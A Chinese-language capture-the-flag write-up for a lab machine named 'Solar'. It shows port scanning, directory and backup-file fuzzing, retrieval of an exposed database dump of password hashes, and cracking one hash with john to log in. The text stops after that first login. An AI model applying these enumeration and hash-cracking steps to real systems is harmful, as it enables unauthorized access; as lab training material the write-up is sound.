Solar
(°ー°〃)Solar
听说这是一台超级复杂的靶机,好久没做靶机了,看一下这个靶机有多复杂。。。。。。

信息搜集
端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
┌──(kali㉿kali)-[~/temp/Solar]
└─$ rustscan -a $IP -- -sCV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
0day was here ♥

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.1.108:22
Open 192.168.1.108:80
Open 192.168.1.108:443
[~] Starting Script(s)
[>] Running script "nmap -vvv -p  -  -sCV" on ip 192.168.1.108
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 23:11 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
Initiating ARP Ping Scan at 23:11
Scanning 192.168.1.108 [1 port]
Completed ARP Ping Scan at 23:11, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:11
Completed Parallel DNS resolution of 1 host. at 23:11, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 23:11
Scanning anonymous (192.168.1.108) [3 ports]
Discovered open port 443/tcp on 192.168.1.108
Discovered open port 80/tcp on 192.168.1.108
Discovered open port 22/tcp on 192.168.1.108
Completed SYN Stealth Scan at 23:11, 0.04s elapsed (3 total ports)
Initiating Service scan at 23:11
Scanning 3 services on anonymous (192.168.1.108)
Completed Service scan at 23:11, 12.24s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.108.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:11
Completed NSE at 23:11, 0.78s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:11
Completed NSE at 23:11, 1.21s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
Nmap scan report for anonymous (192.168.1.108)
Host is up, received arp-response (0.0010s latency).
Scanned at 2026-01-01 23:11:07 EST for 14s

PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 00:31:c1:0a:8b:0f:c9:45:e7:2f:7f:06:0c:4f:cb:42 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBBCfKYiX0XS6Bbc24efX4FcBNZhVZRq49IZpDO1CBBFeHsYyaa2KB/ato4Retzm6mePIKD2q+AD9PP4VC79I7s=
|   256 6b:04:c5:5d:39:ed:b3:41:d0:23:2b:77:d1:53:d0:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE1RWzu6r/g8tuNndoouxbD5FvlSQOnWDDn6ufvEo06d
80/tcp  open  http     syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.62 (Debian)
443/tcp open  ssl/http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Solar Energy Control Login
|_http-server-header: Apache/2.4.62 (Debian)
|_http-favicon: Unknown favicon MD5: 20294B7D37E757C2C664F3B09517A470
| ssl-cert: Subject: commonName=www.solar.nyx/organizationName=Solar/stateOrProvinceName=Madrid/countryName=ES/localityName=Madrid/organizationalUnitName=IT
| Subject Alternative Name: DNS:www.solar.nyx, DNS:www.sunfriends.nyx
| Issuer: commonName=www.solar.nyx/organizationName=Solar/stateOrProvinceName=Madrid/countryName=ES/localityName=Madrid/organizationalUnitName=IT
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-10-10T00:03:30
| Not valid after:  2034-10-08T00:03:30
| MD5:   0a03:37bc:7f92:a9e5:b79c:98d9:f9e6:0835
| SHA-1: e414:cf4d:d8d3:43a3:748e:c90c:0ce9:f713:e88d:138b
| -----BEGIN CERTIFICATE-----
| MIIDpTCCAo2gAwIBAgIUR6TZBu1Gr7CmOLmGXDd5PJGPpy8wDQYJKoZIhvcNAQEL
| BQAwZDELMAkGA1UEBhMCRVMxDzANBgNVBAgMBk1hZHJpZDEPMA0GA1UEBwwGTWFk
| cmlkMQ4wDAYDVQQKDAVTb2xhcjELMAkGA1UECwwCSVQxFjAUBgNVBAMMDXd3dy5z
| b2xhci5ueXgwHhcNMjQxMDEwMDAwMzMwWhcNMzQxMDA4MDAwMzMwWjBkMQswCQYD
| VQQGEwJFUzEPMA0GA1UECAwGTWFkcmlkMQ8wDQYDVQQHDAZNYWRyaWQxDjAMBgNV
| BAoMBVNvbGFyMQswCQYDVQQLDAJJVDEWMBQGA1UEAwwNd3d3LnNvbGFyLm55eDCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAN/zD8zMKPmhYZSo3SWuBR3n
| 6jF5HhHzz12Wm/v5jbvO3N6yktQppec4u/SDyaJ0YD46D9eQRWym/Ug3Bg/D5p63
| 0qBAG/WKyPCiSYfgRT+O6eGJwMprjP5fs5Np0mWgSmwy43E2RwFtqGNoCv45cRVM
| NCzc6buuksOVl+IBVO6ldP51lHW781PxTx7+XCgLRrWBuoTTwWoH0K6KCEEdc6Th
| FeFHI6FkFpgn9XG5Tj3dKLKctQasG25n06BR3vvvSoE1WWQgo4lBSQKEq3bD8Fpg
| MpiY7Lk8KoWDIfAmk9EokEb9SrGrVgcEbRbccdjalZ6DIBx31PncWUJoSt4HQgUC
| AwEAAaNPME0wLAYDVR0RBCUwI4INd3d3LnNvbGFyLm55eIISd3d3LnN1bmZyaWVu
| ZHMubnl4MB0GA1UdDgQWBBSyqUP/KMyh7e+m53EzgWrJB0TgcDANBgkqhkiG9w0B
| AQsFAAOCAQEAlG0044X12UOSc5AJR9vTUL6wgcdckF8dFfw3DM+iIxNuPldtSKj0
| BWqW9LipaNskxG8ltHhomm/k9PeB3O+EuXGELkpm1KPMFtHx8QHlMsyI4tSMRYp/
| XuSrP5lbAOjJDrZd57Ib4rE9HShtMpA3qM+5yLTJJSTaFtqqIlAMfVv5w4Iuau9c
| FB3qTgakZ1z2Aoa+jURRH7oob7t7iGUd6lrvg78Yooxx+SP+/NoY0/cbfLQK1Vko
| g12FLYSi0ut9XReyxLZZXG9c3RBTBeUvF2NN3D+KiBXQ7m0Xm1TVhPrVmTlzmqKA
| sGaU3ev4Gs9w6tNcbr4uK7w1uz71yY3CIw==
|_-----END CERTIFICATE-----
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
MAC Address: 08:00:27:18:8D:4B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
注意到了两个dns解析:
1
Subject Alternative Name: DNS:www.solar.nyx, DNS:www.sunfriends.nyx
添加到/etc/hosts
1
192.168.1.108     www.solar.nyx  www.sunfriends.nyx
目录扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/temp/Solar]
└─$ gobuster dir -u http://$IP/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.108/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 455]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
再扫一下dns解析的那俩:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/temp/Solar]
└─$ gobuster dir -u http://www.solar.nyx -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.solar.nyx
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 455]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
无功而返,这是很正常的,尝试访问目标IP发现进行了跳转:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/temp/Solar]
└─$ curl -i http://192.168.1.108
HTTP/1.1 200 OK
Date: Fri, 02 Jan 2026 04:30:46 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Wed, 09 Oct 2024 23:35:10 GMT
ETag: "1c7-62413b4741ff1"
Accept-Ranges: bytes
Content-Length: 455
Vary: Accept-Encoding
Content-Type: text/html


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta http-equiv="refresh" content="1;url=https://www.solar.nyx/">
    <meta name="robots" content="noindex">
    <link rel="canonical" href="https://www.solar.nyx/">
  </head>
  <body></body>
</html>
加入-k选项重新进行扫描:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(kali㉿kali)-[~/temp/Solar]
└─$ gobuster dir -u https://www.solar.nyx -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://www.solar.nyx
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 745]
/.html                (Status: 403) [Size: 279]
/login.php            (Status: 200) [Size: 0]
/logout.php           (Status: 302) [Size: 0] [--> index.php?msg=Log-out.]
/dashboard.php        (Status: 302) [Size: 0] [--> index.php]
/records              (Status: 301) [Size: 318] [--> https://www.solar.nyx/records/]
/session.php          (Status: 200) [Size: 0]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
同理:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[~/temp/Solar]
└─$ gobuster dir -u https://www.sunfriends.nyx -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://www.sunfriends.nyx
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 284]
/.html                (Status: 403) [Size: 284]
/index.php            (Status: 200) [Size: 11089]
/server.php           (Status: 200) [Size: 1523]
/commands             (Status: 301) [Size: 329] [--> https://www.sunfriends.nyx/commands/]
/.php                 (Status: 403) [Size: 284]
/.html                (Status: 403) [Size: 284]
/server-status        (Status: 403) [Size: 284]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
准备工作结束了。。。。。。
漏洞发现
踩点
先看一下www.solar.nyx

尝试一下简单的万能密码发现无果,等看一下敏感目录,如果没办法再考虑sql注入,版本漏洞,爆破之类的,再看一下https://www.sunfriends.nyx/:

解法1:敏感目录 => 数据库
看一下那些敏感目录:

没啥用,注意到www.sunfriends.nyx上面写的内容:
1
2
3
4
The forum is temporarily unavailable due to maintenance on the server.
由于服务器维护,论坛暂时无法访问。
We apologize for the inconvenience.
对于给您带来的不便,我们深表歉意。
尝试进行模糊测试,查看是否可以找到备份数据库或者其他文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/temp/Solar]
└─$ gobuster dir -u https://www.sunfriends.nyx -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x bak,old,orig,backup,save,sql,sql.gz,sql.bz2,sql.xz,dump,psql,mdb,accdb,ibd,frm,sqlite,db,db3,tar.gz,tgz,tar.bz2,tar.xz,zip,7z,tmp,temp,swp,swo -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://www.sunfriends.nyx
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              save,accdb,sqlite,db3,tar.bz2,7z,orig,backup,sql.xz,psql,db,tgz,zip,tmp,old,sql.bz2,dump,ibd,frm,swp,swo,bak,sql,sql.gz,mdb,tar.gz,tar.xz,temp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/database.sql.gz      (Status: 200) [Size: 1010]
找到了一个文件,下载看一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
┌──(kali㉿kali)-[~/temp/Solar]
└─$ wget --no-check-certificate https://www.sunfriends.nyx/database.sql.gz

┌──(kali㉿kali)-[~/temp/Solar]
└─$ gunzip -c database.sql.gz
-- MariaDB dump 10.19  Distrib 10.11.6-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: solar_energy_db
-- ------------------------------------------------------
-- Server version       10.11.6-MariaDB-0+deb12u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(64) NOT NULL,
  `role` varchar(20) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES
(1,'Robert24','66dc8ac996672de0cdeb294808d4cca21ba0bc856c365e90562565853febed0c','user'),
(2,'calvin','e8e9689deac5bac977b64e85c1105bd1419608f1223bdafb8e5fbdf6cf939879','user'),
(3,'JulianAdm','bbca1b30190fddeead4e1a845ee063bec94499601aa5ee795da8917767bdcdde','admin'),
(4,'John20','38858f3066c9a6f3d8c6e54fbfcff204d5383f0721c32bc8ae46cf46a93e3694','user');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2024-08-24 21:17:08
发现了一些有意思的hash:
1
2
3
4
Robert24:66dc8ac996672de0cdeb294808d4cca21ba0bc856c365e90562565853febed0c
calvin:e8e9689deac5bac977b64e85c1105bd1419608f1223bdafb8e5fbdf6cf939879
JulianAdm:bbca1b30190fddeead4e1a845ee063bec94499601aa5ee795da8917767bdcdde
John20:38858f3066c9a6f3d8c6e54fbfcff204d5383f0721c32bc8ae46cf46a93e3694
尝试进行破解,这是一个 64 位十六进制字符串,即 256 位(32 字节) 的输出(是 SHA-256 哈希算法的典型特征)
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/temp/Solar]
└─$ john --format=raw-sha256 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA256 [SHA256 128/128 SSE2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
emily            (calvin)
1g 0:00:00:01 DONE (2026-01-02 00:09) 0.7462g/s 10703Kp/s 10703Kc/s 32136KC/s (454579)..*7¡Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
得到一个密码,尝试进行登录,发现成功:
1
calvin:emily
